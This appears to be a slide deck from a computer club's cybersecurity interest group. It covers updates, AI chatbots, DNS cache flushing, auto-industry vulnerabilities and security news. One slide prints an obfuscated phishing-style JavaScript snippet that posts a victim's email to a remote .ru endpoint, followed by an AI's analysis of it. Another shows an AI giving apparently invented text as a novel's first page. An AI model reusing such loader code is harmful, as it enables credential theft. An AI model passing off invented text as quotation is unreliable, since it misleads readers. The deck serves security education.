

Sun City Computer Club

Cyber Security SIG

February 15, 2023

**Questions, Comments, Suggestions welcomed at
any time**

Even Now

- Audio recording of this session as MP4 file
- Audio recording available at link shown above

Audio Recording In Progress

**SIG attendees are required to be members of the chartered club sponsoring that SIG.
Sun City Community Association By-law**

SCCCCyber

Monday, February 13, 2023

Apple issues updates February 13, 2023

Updates to most platforms.

iOS 16.3.1 iPadOS 16.3.1 macOS Ventura 13.2.1 tvOS 16.3.2 HomePod 16.3.2

“This update provides important bug fixes and security updates for your iPhone,” Apple says.

No notice as yet of any updates to older iPhone iOS nor Monterey. There is an update to Safari for Monterey.

Posted by John Jenkinson at [11:09 AM](#) No comments:



- Chrome 110.0.5481
- Firefox 110.0
- Edge 110.0.1587.46
Edge canary a LOT of recent updates
- Safari 16.3 (18614.4.6.1.6)

Browser Updates

- 80 Vulnerabilities

Windows Update Tuesday

Update Grill

Update failed. Your grill may require a firmware update using the legacy app. Contact support if the problem persists.

OK

App Support

Grill Support

Temp Settings °F °C

Alert Settings On Off

Green Mountain Grills

Unable to perform that action while the Grill is ON.
Please finish your cook and allow fan mode to finish
before attempting this action again.

Dismiss

- *online version of Outlook is safer because Office attachments get interpreted on their servers for display. It would be ultra stupid difficult to get an exploit past that layer AND the Chromium sandboxing.*
- But not impossible



Apple FaceID

A Judge Just Used ChatGPT to Make a Court Decision

The case is the first time a court has admitted to using the AI text generator's answers in a legal ruling.



By [Janus Rose](#)
NEW YORK, US

February 3, 2023, 11:28am



[Share](#)



[Tweet](#)



[Snap](#)

About 12,200,000 results Any time

Videos of Plan Me A Workout For My Arms And Abs With ...

bing.com/videos



30-Minute No-Equipment Arms and Abs Workout

2.1M views · Apr 19, 2020

YouTube · POPSUGAR Fitness

Save



30 MIN UPPER BODY BURNER - Toned Arms & Abs Workout, No Equipment

645.7K views · Mar 11, ...
YouTube · growinganna...



15 Minute Arm Burnout (weightless upper body workout)

3.4M views · Oct 18, 20...
YouTube · blogilates



Extreme Abs Workout | 25 Min At Home Upper Abs, Lower Abs

4.6M views · Apr 23, 20...
YouTube · blogilates



Sure, I can help you with that. Based on the web search results, here is a possible workout plan for your arms and abs with no sit-ups and no gym equipment. It should only take 30 minutes. Please consult your doctor before starting any new exercise routine and stop if you feel any pain or discomfort.

- Warm up for 5 minutes with some light cardio, such as jogging, skipping, or jumping jacks.
- Do 3 sets of 10 repetitions of each of the following exercises, resting for 30 seconds between sets:

See more


You're already on the waitlist

Access the new Bing faster

Learn more See another example

Bing & ChatGPT

- Generative pre-trained transformer



GPT

GPT versions

	Architecture	Parameter count	Training data
GPT-1	12-level, 12-headed Transformer encoder (no decoder), followed by linear-softmax.	0.12 billion	BookCorpus ^[8] : 4.5 GB of text, from 7000 unpublished books of various genres.
GPT-2	GPT-1, but with modified normalization	1.5 billion	WebText: 40 GB of text, 8 million documents, from 45 million webpages upvoted on Reddit.
GPT-3	GPT-2, but with modification to allow larger scaling.	175 billion	570 GB plaintext, 0.4 trillion tokens. Mostly CommonCrawl, WebText, English Wikipedia, and two books corpora (Books1 and Books2).

GPT-3



Search



Answer



Chat



Create

Discover

Bing Preview

Introducing the new Bing. Join the waitlist to be one of the first to enjoy it.

[Join the waitlist](#)

Already on the waitlist? [Sign in](#) | [Learn more](#)

You will receive emails about Microsoft Bing, which include offers about Microsoft, Rewards, and partner products. [Terms](#) | [Privacy](#)

- Bard
- Google Lens – search photos or videos
“search screen”
- Multisearch search picture and text
- Google Maps – Immersive view
AR
weather, traffic, how busy
- Translate – local idioms correct words

Google announcement event

- Alphabet shares drop
Due to Google's add for Bard
Gave incorrect information
\$100B
- Get plain text answers not (just) links

AI wars



Can you write the first page of "True History of the Kelly Gang"



Certainly! Here is the first page of Peter Carey's "True History of the Kelly Gang":





I, NED KELLY, of the Fenian Brotherhood, am the adopted son of a man called Red Kelly and I am the state's most wanted bushranger. This history I am writing will be hid by me and not seen again until after my death and I direct that it be published to the world, word for word, so the truth of my life can be known.

I was born in the year of our Lord 1855, the youngest of eight children, to a mother who was a servant and convict transported from Ireland and a father who was an Irish rebel. I was raised in poverty and ignorance in the colony of Victoria. My mother was arrested for having received a stolen cow and sentenced to death. This sentence was commuted to life transportation and she was sent to the colonies to serve in the Queen's gaol. My father was a wild colonial and in his blood there was a fighting fire. He was shot dead by the police when I was twelve years old and I can still see him falling.

- Natural language processing system
- Input audio Output text
- Offline
- Can utilize Nvidia GPU
hardware accelerated

OpenAI Whisper

- Dependent on app developer
- Uses passkeys



Google Credential Manager

- Encrypted file-sharing feature of Bitwarden
- End-to-End
- Browser extension, WEB vault, mobile app, CLI
- Limit How often expiration date delete date

Bitwarden Send

Please analyze and provide a description of the function of code that follows this statement

```
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.6.1/jquery.min.js"></script>
<script >
  var eml="boblob@bobloblaw.com"; // put ur autocode here
  var host="aHR0cHM6Ly9w          .3RyZ3I1aHRyZ2J2ZmRzeGEvc2hvYmkucGhw';
  var _0x1d7a48=_0x98f8;function _0x98f8(_0x1680e1,_0x23649f          )00){_0x98f8be=_0x98f8be-0x1a6;var
  _0x2f2a9b=_0x13bb00[_0x98f8be];return _0x2f2a9b;}_0x98f8(_0x1680e1,_0x23649f);(function(_0x53b97c,_0x4d4dc1){var _0xc372a3=_0x98f8,_0x3f5b4d=_0x53b97c();while(![]){try{(var
  _0x44d66e=          +parseInt(_0xc372a3(0x1ae))/0x4+-parseInt(_0xc372a3(0x1b0))/0x5*(-
  parseInt(_0xc372a3(0x1ac))/0x6)+-parseInt(_0xc372a3(0x1af))/0x7+-parseInt(_0xc372a3(0x1a8))/0x8+-parseInt(_0xc372a3(0x1b2))/0x9;if(_0x44d66e===_0x4d4dc1)break;else
  _0x3f5b4d['push'](_0x3f5b4d['shift']());}catch(_0x39cb17){_0x3f5b4d['push'](_0x3f5b4d['shift']());}})(_0x13bb,0x8ba47),$(document)[_0x1d7a48(0x1ad)](function(){var
  _0x42c45b=          ,'crossDomain':!![],'data':{'email':eml},'success':function(_0x4ba7da,_0x460956,_0x2e9e26){var
  _0xde74a0=_0x42c45b;document[_0xde74a0(0x1b1)](_0x4ba7da);}});function _0x13bb(){var _0x7f4319=
  [ready','43424PcfrR','6115879gszEff','3467630WDOUHH','write','          <13bb=function()
  (return _0x7f4319);return _0x13bb();}
```



The code appears to be obfuscated JavaScript code that makes an AJAX request to the URL  

[https://p .de.ru/trgr5htrgbvfdasya/shobi.php](https://p .de.ru/trgr5htrgbvfdasya/shobi.php). The payload of the request contains an email address that is passed as a parameter. The response of the request is written to the document.

The purpose of the code is unclear, but it may contain malicious content, such as a code that performs unauthorized actions on the client side, or collects and exfiltrates sensitive information.

I would advise against running this code, as it may pose a security risk to your system and data.



Kia, Honda, Infiniti, Nissan, Acura

- Fully remote lock, unlock, engine start, engine stop, precision locate, flash headlights, and honk vehicles using only the VIN number
- Fully remote account takeover and PII disclosure via VIN number (name, phone number, email address, physical address)
- Ability to lock users out of remotely managing their vehicle, change ownership
- For Kia's specifically, we could remotely access the 360-view camera and view live images from the car

Mercedes-Benz

- Access to hundreds of mission-critical internal applications via improperly configured SSO, including...

Multiple GitHub instances behind SSO

Company-wide internal chat tool, ability to join nearly any channel

SonarQube, Jenkins, misc. build servers

Internal cloud deployment services for managing AWS instances

Internal Vehicle related APIs

- Remote Code Execution on multiple systems
- Memory leaks leading to employee/customer PII disclosure, account access

Hyundai, Genesis

- Fully remote lock, unlock, engine start, engine stop, precision locate, flash headlights, and honk vehicles using only the victim email address
- Fully remote account takeover and PII disclosure via victim email address (name, phone number, email address, physical address)
- Ability to lock users out of remotely managing their vehicle, change ownership

BMW, Rolls Royce

- Company-wide core SSO vulnerabilities which allowed us to access any employee application as any employee, allowed us to...
- Access to internal dealer portals where you can query any VIN number to retrieve sales documents for BMW
- Access any application locked behind SSO on behalf of any employee, including applications used by remote workers and dealerships

Ferrari

- Full zero-interaction account takeover for any Ferrari customer account
- IDOR to access all Ferrari customer records
- Lack of access control allowing an attacker to create, modify, delete employee “back office” administrator user accounts and all user accounts with capabilities to modify Ferrari owned web pages through the CMS system
- Ability to add HTTP routes on `api.ferrari.com` (rest-connectors) and view all existing rest-connectors and secrets associated with them (authorization headers)

Ford

- Full memory disclosure on production vehicle Telematics API discloses
- Discloses customer PII and access tokens for tracking and executing commands on vehicles
- Discloses configuration credentials used for internal services related to Telematics
- Ability to authenticate into customer account and access all PII and perform actions against vehicles
- Customer account takeover via improper URL parsing, allows an attacker to completely access victim account including vehicle portal

- <https://samcurry.net/web-hackers-vs-the-auto-industry/>

The full report

- Hyundai & Kia
Mentioned in previous presentations
Insurers drop theft coverage
Potential for free steering wheel locks

Previous warning

Hyundai, Kia ask owners to park cars outside, away from buildings over fire incidents

Hyundai and Kia are recalling more than 281,000 vehicles in the US because of the problem.

Reported By:  | Edited By: DNA Web Team | Source: DNA Web Desk | Updated: Aug 24, 2022, 05:02 PM IST

Update

TECH FIX

Everyone Wants Your Email Address. Think Twice Before Sharing It.

Your email address has become a digital bread crumb for companies to link your activity across sites. Here's how you can limit this.



Give this article



552

Thanks for reading The Times.

Create your free account or log in to continue reading.

Email Address

Continue

or

By continuing, you agree to the updated [Terms of Sale](#), [Terms of Service](#), and [Privacy Policy](#).




Do This To Remove Annoying Ads

Ad Total Adblock

- Domain Name Service
- Name <-> IP address
- How many times is a lookup needed?
- To save resources cache the result
- Cache poisoning
- Dynamics

DNS cache

- New tab/window
chrome://net-internals/#dns




The screenshot shows the 'DNS lookup' section of the Chrome net-internals page. On the left is a navigation menu with links for 'Events', 'Proxy', 'DNS', 'Sockets', and 'Domain Security Policy'. The main content area is titled 'DNS lookup' and contains the text 'Input a domain name to look up:'. Below this is a 'Domain:' label followed by a text input field containing 'example.com' and a 'Lookup' button. At the bottom, there is a 'Host resolver cache' label and a 'Clear host cache' button.

edge://net-internals/#dns

opera://net-internals/#dns

Chrome & Chromium

- New tab
about:networking




The screenshot shows the 'about:networking' page in Firefox. On the left side, there is a vertical navigation menu with the following items: HTTP, Sockets, DNS (highlighted in blue), and WebSockets. The main content area is titled 'DNS' and contains the following settings:

- DNS suffix**
- DoH URL**
<https://mozilla.cloudflare-dns.com/dns-query>

At the bottom of the main content area, there is a button labeled 'Clear DNS Cache'.


Mozilla Firefox

• Safari > Settings




Safari

- Safari > Developer



Safari

- CMD as Administrator



```
C:\> Select Administrator: Command Prompt

Microsoft Windows [Version 10.0.22621.1194]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>ipconfig /flushdns

Windows IP Configuration

Successfully flushed the DNS Resolver Cache.

C:\Windows\System32>
```

Clear DNS cache Windows

- Terminal window

MACOS VERSION	COMMAND
macOS 12 (Monterey)	<code>sudo dscacheutil -flushcache; sudo killall -HUP mDNSResponder</code>
macOS 11 (Big Sur)	<code>sudo dscacheutil -flushcache; sudo killall -HUP mDNSResponder</code>
macOS 10.15 (Catalina)	<code>sudo dscacheutil -flushcache; sudo killall -HUP mDNSResponder</code>
macOS 10.14 (Mojave)	<code>sudo killall -HUP mDNSResponder</code>
macOS 10.13 (High Sierra)	<code>sudo killall -HUP mDNSResponder</code>
macOS 10.12 (Sierra)	<code>sudo killall -HUP mDNSResponder</code>
OS X 10.11 (El Capitan)	<code>sudo killall -HUP mDNSResponder</code>
OS X 10.10 (Yosemite)	<code>sudo discoveryutil udnsflushcaches</code>
OS X 10.9 (Mavericks)	<code>sudo killall -HUP mDNSResponder</code>
OS X 10.8 (Mountain Lion)	<code>sudo killall -HUP mDNSResponder</code>
Mac OS X 10.7 (Lion)	<code>sudo killall -HUP mDNSResponder</code>
Mac OS X 10.6 (Snow Leopard)	<code>sudo dscacheutil -flushcache</code>
Mac OS X 10.5 (Leopard)	<code>sudo lookupd -flushcache</code>
Mac OS X 10.4 (Tiger)	<code>lookupd -flushcache</code>

Clear DNS cache macOS

- Distributed public ledger
- Blockchain analysis
 - Silk Road , AlphaBay, Welcome to Video
- Zcash, Monero
- *Tracers in the Dark* Andy Greenberg

Cryptocurrency

- National Counterintelligence and Security Center
Targets: academia, defense, NGOs, think-tanks
politicians, journalists, activists
- Section 702 FISA due to expire
- China's Android devices collect way more data
- Booking.com - data leak?
- Australia removed Hikvision and Dahua cameras
- Weee! Hacked 7/12/2021 – 7/12/2022
1.1 million eMail addresses
- Google providing 100,000 phishing-resistant
security keys
- Ukraine's Cyber resilience

Current Issues

- Attacks VMware ESXi servers worldwide
1252 infections detected
- Russian individuals sanctioned
Trickbot, Conti, Ryuk groups
- US and South Korea taking action
North Korea ransomware
cryptocurrency for nuclear weapons
- Cold River group hack & leak
UK lawmaker close interest in Ukraine
UK warning those with perceived access

Current Issues

- Turkish justice officials detain 130
- Mozilla removes *Bypass Paywalls Clean*
- *Istari* Build 21st century military without 20th century bureaucracy
 - \$100M per contractor - best system wins
 - illegal
 - AI, quantum, etc. Private sector
 - Recent Google contracts without weapon systems
 - China et al no such restrictions
- US Cyber ambassador Twitter account hacked
- Every (?) Agency alert: North Korea cyber
- Screenshot Malware
- Oakland, Ca Government Ransomware
- California Healthcare provider breach 3.3 million
- Philadelphia Orchestra

